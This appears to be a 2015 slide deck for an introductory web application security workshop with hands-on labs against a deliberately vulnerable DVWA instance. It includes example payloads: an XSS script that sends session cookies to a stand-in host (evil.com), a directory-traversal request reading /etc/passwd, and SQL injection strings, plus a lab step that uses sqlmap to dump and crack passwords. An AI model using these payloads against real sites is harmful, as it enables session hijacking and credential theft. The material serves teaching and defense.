Intro to Web App Security


SimCoLab | 2015

Dan Frisch

DANGER
DUE TO:
HACKERS

Criminals

Hacktivists,



Internal Threats...

Welcome

Labs:

http://10.10.13.37/**<you>**/

ssh **<you>**@10.10.13.37

mysql -h 10.10.13.37 -u **<you>** -p -D **<you>**_db

Password for all your accounts: **webappsec**

The Problem(s)

HTP:

- "Loose", text based
- Stateless
- Hasn't changed since we learned the attacks

The Problem(s)

Security:

- Is hard, adds more work
- Up to the developer (various frameworks are improving things though)
- Still a lack of awareness in dev community

Confusing data with code!

HTTP Basics

Request (browser):

```
METHOD /path/to/resource.html HTTP/ver
Host: www.example.com
Header1: blah
Header2: blah

data1=blah&data2=blah
```

HTTP Basics

Response (server):

```
HTTP/ver STATUS Reason phrase
Header1: blah
Header2: blah

<html>...</html>
```

HTTP Basics

Lab:

Use a web proxy to capture HTTP traffic between your browser and your DVWA instance

OWASP ZAP:

http://code.google.com/p/zaproxy/wiki/Downloads

Burpe Suite:

http://portswigger.net/burp/downloadfree.html

Parameter Tampering

Cross-Site Scripting:

Request:

```
http://example.com/hello.php?name=Dave
```

Response:

```
<p>Hello, Dave</p>
```

Parameter Tampering

Cross-Site Scripting:

But what if...

Request:

```
http://example.com/hello.php?
name=Dave<script>document.write('<img
src="http://evil.com/?creds=' + document.cookies  +
'"/>')</script>
```

Parameter Tampering

Cross-Site Scripting Lab:

- Attack the XSS Reflected & XSS Stored sections of the DVWA (hint: use the alert function to display the session cookie)

- SSH into the web server and fix the vuln (hint: html encode the data before it is sent to the client)

Parameter Tampering

Directory Traversal/File Inclusion:

Request:

```
http://example.com/site.php?page=home
```

Response:

```
<p>Welcome to the Home page</p>
```

Parameter Tampering

Directory Traversal/File Inclusion:

But what if...

Request:

```
http://example.com/site.php?
page=../../../../../../etc/passwd%00
```

Response:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
(...snip...)
johnny:x:1001:1003::/home/johnny:/bin/bash
steveo:x:1003:1005::/home/steveo:/bin/bash
```

Parameter Tampering

Directory Traversal/File Inclusion Lab:

- Attack the File Inclusion section of DVWA, grabbing the /etc/passwd file

- SSH into the web server and fix the vulnerability

Parameter Tampering

SQL Injection:

Request:

```
http://example.com/login.php?
user=Dave&pass=Passw0rd1!
```

Response:

```
<p>Hello, Dave</p>
```

Parameter Tampering

SQL Injection:

- But what if...
- Request:
  - http://example.com/login.php?
  - user=Meh' or 1=1 LIMIT 1 – &pass=meh
- Response:
  - <p>Hello, Admin</p>

Parameter Tampering

SQL Injection:

WTF just happened?

Resulting Query:

SELECT * from users

WHERE user ='Meh' or 1=1 LIMIT 1 – -

~~AND pass ='meh'~~

~~LIMIT 1~~

Parameter Tampering

SQL Injection:

Wait, there's more!

- Use ORDER BY 1..n to find out number of columns in a query
- Use UNION ALL SELECT to access data in other tables
- Use other techniques to find out table/column names

Parameter Tampering

SQL Injection Lab:

- Make DVWA throw an error from the MYSQL server
- Manually dump the user list using the 'or 1=1' trick
- Use ORDER BY to find the number of columns in the query
- SSH into the web server and use sqlmap to dump the complete user table and crack passwords (hint 'git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev' to install)

Now What??

- Web Proxies (Burp & ZAP) can scan for these and other types of vulns
- You can automate ZAP scans using Python, Java and other languages
- Integrate automated scans into your deployment pipeline (using a Continuous Integration server like Jenkins)

Thanks for coming!

Dan Frisch

virusfactory.blogspot.ca

@virusfactory

Slides & lab environment:

https://github.com/3rdDegree/WebAppSecWorkshop